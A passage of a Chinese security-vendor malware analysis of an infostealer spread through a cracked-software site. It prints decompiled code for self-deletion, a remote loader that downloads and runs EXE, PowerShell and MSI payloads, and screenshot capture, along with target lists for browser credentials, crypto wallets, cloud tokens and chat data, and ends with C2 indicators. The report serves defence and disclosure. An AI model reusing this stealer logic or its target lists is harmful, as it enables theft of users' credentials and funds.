被封禁则终止进程：如果被远控服务器检查到了异常则可能会被封禁，此时返回的数据包则是 {"5dabacxxx53bf03":"8f9eeaxxx12ca","opcode":"blocked"}，接收数据包后在代码中判断 opcode 是否为 blocked，若为 blocked 则会利用 ExitProcess 函数退出进程。

```
p_capacity_1 = &stealer_config->opcode.capacity;
p_Size_1 = &stealer_config->opcode.length;
check_block:
p_v_blocked = &v_blocked;
if ( v_blocked.capacity > 0xF )
{
    p_v_blocked = *(MY_STRING **)v_blocked.buf;
    p_capacity = p_capacity_1;
    p_length = p_Size_1;
}
if ( *p_capacity > 0xF )
    stealer_config = *(stealer_config90 **)stealer_config->opcode.buf;
Size_1 = *p_length;
if ( *p_length == v_blocked.length && (!Size_1 || !memcmp(stealer_config, p_v_blocked, Size_1)) )
    ExitProcess_0(0);
```

被封禁则退出进程

自删除：窃密结束后会有自删除开关，若开启的时候会通过 ShellExecuteEx 函数执行 cmd.exe /c timeout /t 5 & del /f /q {当前进程路径}，实现五秒后静默删除并退出。

```
// 自删除开关
if ( stealer_config.self_delete )
    ff_delete_self_shell_execute();
```

```
memset(path, 0, sizeof(path));
memset(&SHELLEXECUTEINFOA_, 0, sizeof(SHELLEXECUTEINFOA_));
GetModuleFileNameA(0i64, path, 0x104u);
memset(&command, 0, sizeof(command));
len = strlen("/c timeout /t 5 & del /f /q \\");
ff_copy_0(command.buf, (const __m128i *)"/c timeout /t 5 & del /f /q \\", len);
_RDX = ff_cat(&_RCX, (const __m128i *)&command, (const __m128i *)path);

SHELLEXECUTEINFOA_.lpVerb = "open";
v8 = 0i64;
SHELLEXECUTEINFOA_.lpFile = "C:\\Windows\\system32\\cmd.exe";
p_command = &command;
if ( command.capacity > 0xF )
    p_command = *(MY_STRING **)command.buf;
SHELLEXECUTEINFOA_.lpParameters = (LPCSTR)p_command;
n0xF_1 = 0xFi64;
_RCX.m128i_i8[0] = 0;
*(__QWORD *)&SHELLEXECUTEINFOA_.cbSize = 0x70i64;
SHELLEXECUTEINFOA_.hwnd = 0i64;
SHELLEXECUTEINFOA_.lpDirectory = 0i64;
SHELLEXECUTEINFOA_.nShow = 0;
SHELLEXECUTEINFOA_.hInstApp = 0i64;
ShellExecuteExA(&SHELLEXECUTEINFOA_);
memset(&SHELLEXECUTEINFOA_, 0, sizeof(SHELLEXECUTEINFOA_));
memset(path, 0, sizeof(path));
p__RCX = &command;
command.length = 0i64;
if ( command.capacity > 0xF )
    p__RCX = *(MY_STRING **)command.buf;
p__RCX->buf[0] = 0;
ExitProcess_0(0);
```

自删除逻辑

获取系统信息：用户唯一标识（卷序列号生成）、系统版本号、用户名、计算机名、当前时间、时区信息、用户区域、键盘布局、电池信息、进程路径、CPU 信息、进程列表和安装软件列表等系统信息。其中用户唯一标识是通过 GetWindowsDirectoryA 与 GetVolumeInformationA 分别获取系统根目录和获取盘符序列号，并通过计算生成用户唯一标识（格式：XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXXXX）。


```

if ( GetWindowsDirectoryA(lpBuffer, 0x104u) )
{
    n0x43 = lpBuffer[0];
}
else
{
    n0x43 = 'C';
    lpBuffer[0] = 'C';
}
root = n0x43;
strcpy(some, ":\\" );
if ( GetVolumeInformationA(&root, 0i64, 0, &some[7], 0i64, 0i64, 0i64, 0) )
{
    v4 = 0x14A308 * *&some[7] - 0x69427551;
    v16 = v4;
    v17 = 0xA308 * v4 - 0x7551;
    v5 = 0x95DBED34 - 0x1E70FD87 * v4;
    n8 = 0i64;
    v18 = v5;
    do
    {
        v5 = 0x14A308 * v5 - 0x69427551;
        v19[n8++] = v5;
    }
    while ( n8 < 8 );
    *&some[7] = v5;
    Buffer = operator new(0x25ui64);
    LODWORD(v15) = v19[0];
    LODWORD(v14) = v18;
    LODWORD(v13) = v17;
    LODWORD(v12) = v16;
    v8 = ff_safe_vsnprintf_global_buffer(Buffer, 0x25ui64, 0xFFFFFFFFFFFFFFFFui64, "%08lX-%04hX-%04hX-%02hhX%02hhX-%02hhX%02hhX%02hhX%02hhX%02hhX",

```

获取用户唯一标识

下图是内存、CPU、进程路径等信息的获取。



内存、CPU、进程路径等其他系统信息

发送系统信息：随后将这些数据如下图左边格式保存，并以下图右边格式发送至远程服务器中，发送时将以下系统信息放到 JSON 数据中 data 字段，将 filename 字段值设置为 system_info.txt 的 Base64 编码格式，表示此次发送的是系统信息。

```
Network Info:
- IP: IP?
- Country: ISO?
```

系统信息的发送

1.2.2 加载器 窃密配置中有一个比较特殊的字段 loader，发现该字段为 0 或 1 都会执行，区别是 0 时会在窃密结束前运行，1 时会在窃密初期运行。

运行时该病毒会发送数据包请求 loader 配置，其配置中的 url 为将要静默执行的程序或脚本的下载链接。

```
{ 请求包
  "access_token": "7960d921e1508ef0d[REDACTED]fe351",
  "type": "loader"
}
```

```
{ 回复包
  "e4[REDACTED]a6": "7f74[REDACTED]260c",
  "opcode": "success",
  "loader": [
    {
      "url": "https://vwork-space.com/styles.css",
      "csidl": "0",
      "run_as_admin": "0",
      "type": "1"
    }
  ]
}
```

Loader 请求包与回复包

type 总共有 0、1、2，分别对应为 EXE 程序执行、PowerShell 脚本执行、MSI 程序执行。

```

// type == 0 -> exe
// type == 1 -> script
// type == 2 -> msi
type = *(_DWORD*)(v38 + 0x18);
if ( type )
{
    v40 = type - 1;
    if ( v40 )
    {
        if ( v40 == 1 )
        {
            _RDX_1 = (const __m128i*)(v38 - 0x10);
            _RDXa = 0i64;
            v51 = 0i64;
            n0xF = 0i64;
            if ( *(_QWORD*)(v38 + 8) > 0xFui64 )
            {
                _RDX_1 = (const __m128i*)_RDX_1->m128i_i64[0];
                ff_copy_2(&_RDXa, _RDX_1, *(_QWORD*)v38);
            }
            v53 = *(_DWORD*)(v38 + 0x10);
            v54 = *(_BYTE*)(v38 + 0x14);
            v55 = *(_DWORD*)(v38 + 0x18);
            // 下载执行 msi 程序
            ff_execute_msixec(&_RDXa);
        }
    }
    else
    {
        _RDX_2 = (const __m128i*)(v38 - 0x10);
        _RDXa = 0i64;
        v51 = 0i64;
        n0xF = 0i64;
        if ( *(_QWORD*)(v38 + 8) > 0xFui64 )
        {
            _RDX_2 = (const __m128i*)_RDX_2->m128i_i64[0];
            ff_copy_2(&_RDXa, _RDX_2, *(_QWORD*)v38);
        }
        v53 = *(_DWORD*)(v38 + 0x10);
        v54 = *(_BYTE*)(v38 + 0x14);
        v55 = *(_DWORD*)(v38 + 0x18);
        // 执行远程 PowerShell 脚本
        ff_execute_remote_script(&_RDXa);
    }
}
else
{
    _RDX_3 = (const __m128i*)(v38 - 0x10);
    _RDXa = 0i64;
    v51 = 0i64;
    n0xF = 0i64;
    if ( *(_QWORD*)(v38 + 8) > 0xFui64 )
    {
        _RDX_3 = (const __m128i*)_RDX_3->m128i_i64[0];
        ff_copy_2(&_RDXa, _RDX_3, *(_QWORD*)v38);
    }
    v53 = *(_DWORD*)(v38 + 0x10);
    v54 = *(_BYTE*)(v38 + 0x14);
    v55 = *(_DWORD*)(v38 + 0x18);
    // 下载执行 exe 程序
    ff_loader_download_exec(&_RDXa);
}
}

```

根据 type 执行

1.2.3 具体窃密

窃密部分以云端下发的窃密配置的结构进行分类。**1.2.3.1 browsers (浏览器)** 窃取用户浏览器的用户存储的密码、Cookies、历史记录、自动填充相关的数据。

```
{
  "name": "Google Chrome",
  "path": "\\Google\\Chrome\\User Data",
  "type": "1",
  "soft_path": "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe",
  "use_v20": true,
  "parse_cookies": true, // 是否窃取 Cookies
  "parse_logins": true, // 是否窃取密码
  "parse_history": false, // 是否窃取历史记录
  "parse_webdata": true // 是否窃取自动填充相关数据
},
```

```
{
  "name": "360 Browser",
  "path": "\\360Browser\\Browser\\User Data",
  "type": "1",
  "soft_path": "u",
  "use_v20": false,
  "parse_cookies": true,
  "parse_logins": true,
  "parse_history": false,
  "parse_webdata": true
},
{
  "name": "QQBrowser",
  "path": "\\Tencent\\QQBrowser\\User Data",
  "type": "1",
  "soft_path": "u",
  "use_v20": false,
  "parse_cookies": true,
  "parse_logins": true,
  "parse_history": false,
  "parse_webdata": true
},
```

```
{
  "name": "Microsoft Edge",
  "path": "\\Microsoft\\Edge\\User Data",
  "type": "1",
  "soft_path": "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe",
  "use_v20": true,
  "parse_cookies": true,
  "parse_logins": true,
  "parse_history": false,
  "parse_webdata": true
},
```

浏览器相关列表

1.2.3.2 plugins (浏览器插件) 遍历指定文件并上传插件文件：加密货币钱包扩展、密码管理器、双因素认证扩展。

插件 ID 列表

1.2.3.3 files (各种类型文件) 1.2.3.3.1 Steam 游戏平台 遍历 **Steam** 平台配置文件并上传：Steam数据的窃取被编写于窃密模块之中，该模块会借助注册表查找Steam路径，而后依据文件名列表实施上传操作。待上传的文件分别为ssfn*、config.vdf、DialogConfig.vdf、

DialogConfigOverlay*.vdf、libraryfolders.vdf、loginusers.vdf。其中，ssfn文件属于旧版Steam所生成的令牌授权文件。当此文件存在时，登录账号不会触发Steam Guard验证码，进而仅需账号与密码便可完成登录。然而，经调查发现，Steam已全面收紧Steam Guard校验机制，故而该方法基本已失效。

```
n0xFF = 0xFF;
memset(SteamPath, 0, 0xFFui64);
p_v_Software_Valve_Steam = &v_Software_Valve_Steam;
if ( v_buffer_size_191 > 0xF )
    p_v_Software_Valve_Steam = v_Software_Valve_Steam.m128i_i64[0];
// Software\Valve\Steam
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, p_v_Software_Valve_Steam->buf, 0, 0x20119u, &hKey) )
{
    p_v_SteamPath = &v_SteamPath;
    if ( v_buffer_size_204 > 0xF )
        p_v_SteamPath = v_SteamPath.m128i_i64[0];
    // SteamPath
    RegQueryValueExA(hKey, p_v_SteamPath->buf, 0i64, 0i64, SteamPath, &n0xFF);
}
RegCloseKey(hKey);
memset(SteamPath_1, 0, 0x104ui64);
lstrcat(SteamPath_1, SteamPath);
v_config = &v_config;
if ( v_buffer_size_218 > 0xF )
    v_config = v_config.m128i_i64[0];
// \config\
lstrcat(SteamPath_1, v_config);
ff_init_struct_with_unknown_strings(&steam_data);
steam_data.csidl = 0xA;
ff_copy_resize_string_buffer_0(&steam_data.SteamPathConfig, SteamPath_1);
p_v_ssfn__config_vdf_DialogConfig_vdf_DialogConfigOverlay__vdf_ = &v_ssfn__config_vdf_DialogConfig_vdf_DialogConfigOverlay__vdf_libraryfolders_vdf_loginusers_vdf;
if ( v_capacity_or_length_12 > 0xF )
    p_v_ssfn__config_vdf_DialogConfig_vdf_DialogConfigOverlay__vdf_ = v_ssfn__config_vdf_DialogConfig_vdf_DialogConfigOverlay__vdf_libraryfolders_vdf_loginusers_vdf.m128i_i64[0];
// ssfn*.config.vdf,DialogConfig.vdf,DialogConfigOverlay*.vdf,libraryfolders.vdf,loginusers.vdf
ff_copy_resize_string_buffer_0(&steam_data.file_list, p_v_ssfn__config_vdf_DialogConfig_vdf_DialogConfigOverlay__vdf_);
p_v_Steam = &v_Steam;
steam_data.file_type = 3; // soft - 软件类
if ( v_buffer_size_247 > 0xF )
    p_v_Steam = v_Steam;
steam_data.recur_max = 5; // 最大递归深度
steam_data.cur_all_size_1 = 0; // 当前递归深度
steam_data.is_recur = 1; // 是否递归
// Steam
ff_copy_resize_string_buffer_0(&steam_data, p_v_Steam);
steam_list = ff_copy_m128i_fields_to_buffer(_RCX_2, &steam_data);
// 遍历文件并上传
ff_find_wallet_or_soft_file_main(_RCX, steam_list);
ff_free_string_buffers_reset_0(&steam_data);
```

遍历 Steam 平台配置文件并上传

1.2.3.3.2 其他文件 遍历指定文件并上传文件：加密货币钱包、Azure 云平台、游戏平台、聊天软件等数据。

```

{
  "name": "加密货币钱包",
  "type": 1,
  "csidl": 1,
  "start_path": "\\Bitcoin\\",
  "masks": "*wallet*.dat",
  "recursive": true,
  "max_size": 0,
  "iterations": 0
},
{
  "name": "Dogecoin",
  "type": 1,
  "csidl": 1,
  "start_path": "\\Dogecoin\\",
  "masks": "*wallet*.dat",
  "recursive": true,
  "max_size": 0,
  "iterations": 0
},
{
  "name": "Raven Core",
  "type": 1,
  "csidl": 1,
  "start_path": "\\Raven\\",
  "masks": "*wallet*.dat",
  "recursive": true,
  "max_size": 0,
  "iterations": 0
},
}

```

```

{
  "name": "云平台 Azure 相关数据",
  "type": 3,
  "csidl": 3,
  "start_path": "\\azure\\",
  "masks": "*.*",
  "recursive": true,
  "max_size": 0,
  "iterations": 0
},
{
  "name": "Azure\\aws",
  "type": 3,
  "csidl": 3,
  "start_path": "\\aws\\",
  "masks": "*.*",
  "recursive": true,
  "max_size": 0,
  "iterations": 0
},
{
  "name": "Azure\\IdentityService",
  "type": 3,
  "csidl": 3,
  "start_path": "\\IdentityService\\",
  "masks": "msal.cache",
  "recursive": false,
  "max_size": 0,
  "iterations": 1
},
}

```

```

{
  "name": "游戏平台相关数据",
  "type": 3,
  "csidl": 0,
  "start_path": "\\Ubisoft Game Launcher\\",
  "masks": "*.*",
  "recursive": true,
  "max_size": 0,
  "iterations": 5
},
{
  "name": "Battle.Net",
  "type": 3,
  "csidl": 1,
  "start_path": "\\Battle.net\\",
  "masks": "*.db,*.config",
  "recursive": true,
  "max_size": 0,
  "iterations": 5
},
}

```

```

{
  "name": "聊天软件相关数据",
  "type": 3,
  "csidl": 1,
  "start_path": "\\Telegram Desktop\\",
  "masks": "key_datas,map*,A7FDF864FBC10B77*,D877F783D5D3EF8C*,A92DAA6EA6F891F2*,F8806DD0C461824F*",
  "recursive": true,
  "max_size": 0,
  "iterations": 10
},
{
  "name": "Discord",
  "type": 3,
  "csidl": 1,
  "start_path": "\\discord\\Local Storage\\leveldb\\",
  "masks": "*.*",
  "recursive": false,
  "max_size": 0,
  "iterations": 1
},
}

```

文件遍历列表

1.2.3.3.3 截屏 截屏：截屏开关为 take_screenshot，若为 1 则开始截图，截图利用 JPEG 编码格式，并设置为质量 90 发送到远程服务器中。

```

// 截屏开关
if ( stealer_config.take_screenshot )
{
    v15 = 0i64;
    memset(&screen.screen_18, 0, 0x28);
    n0xF = 0i64;
    // 质量为 90
    quality_len = strlen("90");
    ff_copy_0(&screen.quality, "90", quality_len);
    v7 = errno();
    quality_2 = &screen.quality;
    if ( n0xF > 0xF )
        quality_2 = screen.quality;
    v9 = v7;
    *v7 = 0;
    quality_1 = strtoul(quality_2, &EndPtr, 0xA);
    if ( quality_2 == EndPtr )
        ff_throw_invalid_argument("invalid stoul argument");
    if ( *v9 == '*' )
        ff_throw_out_of_range_exception("stoul argument out of range");
    if ( n0xF > 0xF )
    {
        _RCX_1 = screen.quality;
        if ( n0xF + 1 >= 0x1000 )
        {
            _RCX_1 = *(screen.quality - 8);
            if ( (screen.quality - _RCX_1 - 8) > 0x1F )
                invalid_parameter_noinfo_noreturn();
        }
        j_j_free(_RCX_1);
    }
}
// 截屏
if ( ff_process_jpeg_image(quality_1, &screen.screen_18) )
{
    // 上传截屏
    ff_upload_file_0(&_RCX_, &stealer_config._RCX_, &v_screenshot_jpg, *&screen.screen_18.start, screen.screen_18.end - screen.screen_18.start);
}

```

```

// 初始化
if ( GdiplusStartup(&token, &input, 0i64) )
    return 0i64;
hdcSrc = GetDC(0i64); // 获取整个屏幕
_cx = GetSystemMetrics(SM_CXVIRTUALSCREEN); // 虚拟屏宽
cy = GetSystemMetrics(SM_CYVIRTUALSCREEN); // 虚拟屏高
CompatibleDC = CreateCompatibleDC(hdcSrc);
CompatibleBitmap = CreateCompatibleBitmap(hdcSrc, _cx, cy); // 创建位图
h = SelectObject(CompatibleDC, CompatibleBitmap);
y1 = GetSystemMetrics(SM_YVIRTUALSCREEN); // 虚拟屏左上角 Y
x1 = GetSystemMetrics(SM_XVIRTUALSCREEN); // 虚拟屏左上角 X
BitBlt(CompatibleDC, 0, 0, _cx, cy, hdcSrc, x1, y1, SRCCOPY); // 复制
if ( GdiCreateBitmapFromHBITMAP(CompatibleBitmap, 0i64, &bitmap) ) // Bitmap
{
    LABEL_4:
        SelectObject(CompatibleDC, h);
        DeleteObject(CompatibleBitmap);
        DeleteDC(CompatibleDC);
        ReleaseDC(0i64, hdcSrc);
        GdiplusShutdown(token);
        return 0i64;
}
// 找到 JPEG 编码器
if ( ff_get_jpeg_encoder(v11, &jpegClsid) == 0xFFFFFFFF )
{
    bitmap_1 = bitmap;
    LABEL_7:
        GdiDisposeImage(bitmap_1);
        goto LABEL_4;
}
EncoderParameter_.Parameter[0].Type = 4; // EncoderParameterValueTypeLong
EncoderParameter_.Count = 1;
EncoderParameter_.Parameter[0].NumberOfValues = 1;
EncoderParameter_.Parameter[0].Value = &quality_1; // 质量
ppstm = 0i64;
EncoderParameter_.Parameter[0].Guid = EncoderQuality;
v13 = CreateStreamOnHGlobal(0i64, 1, &ppstm);
bitmap_1 = bitmap;
if ( v13 )
    goto LABEL_7;
// Bitmap 保存为 JPEG 到流中
if ( GdiSaveImageToStream(bitmap, ppstm, &jpegClsid, &EncoderParameter_) )

```

截屏

通过对 IDM 破解程序网站广告位传播病毒的全面分析，我们清晰梳理了其从传播伪装、多阶段执行到精准窃密的完整攻击链路。这类病毒以破解软件为诱饵，利用用户对免费资源的需求心理，通过隐蔽的广告位按钮诱导下载，其背后可能会有病毒作者与破解程序作者的利益勾结，更体现了当前网络黑产分工明确、手段专业的特点。

火绒安全再次提醒广大用户，破解软件存在极高的安全隐患，背后往往隐藏着恶意程序传播、信息窃取等不法行为。为保障自身信息与财产安全，应坚决抵制破解软件，通过官方渠道购买和下载正版软件。同时，需安装正规的安全防护软件，定期进行安全扫描，提高安全防范意识。

二、附录

C&C :

C&C
steelhoanglong.com
80.97.160.107
quick-neo.com
sainsamajonline.com
morninggarcinia.com
ascochyta.com
poribax.com
45.154.58.190
microservice-update-s2-bucket.cc
microservice-update-s1-bucket.cc
hell1-kitty.cc

HASH :

SHA256
4fe8ac2286cbab0cd6085f4243cb9e90e747ab67292d19517fd64a2f1427144b
e50568a4193cd94147d3f1ad31eb25de7ea0c81d5867cacbccdb76adae9b8da6
dcd8edf5ad351e691ba96604f3665b43bf54f98034efae1abacfebe5e22b0e6b
df394a173fcb408b94f85142b4e5ab6e04fb6a5aded40e9fa50e03f3aad0aeb9
fd4bed5ed42bf652c106fac3bf8b0e07b820f3aa1a556e932778dede2a9f36c2

- [上一篇：BT索引站藏陷阱！私人矿池借色情游戏偷算力](#)
 - [下一篇：【硬核拆解】“免费电影”变黑客后门](#)
- [返回列表](#)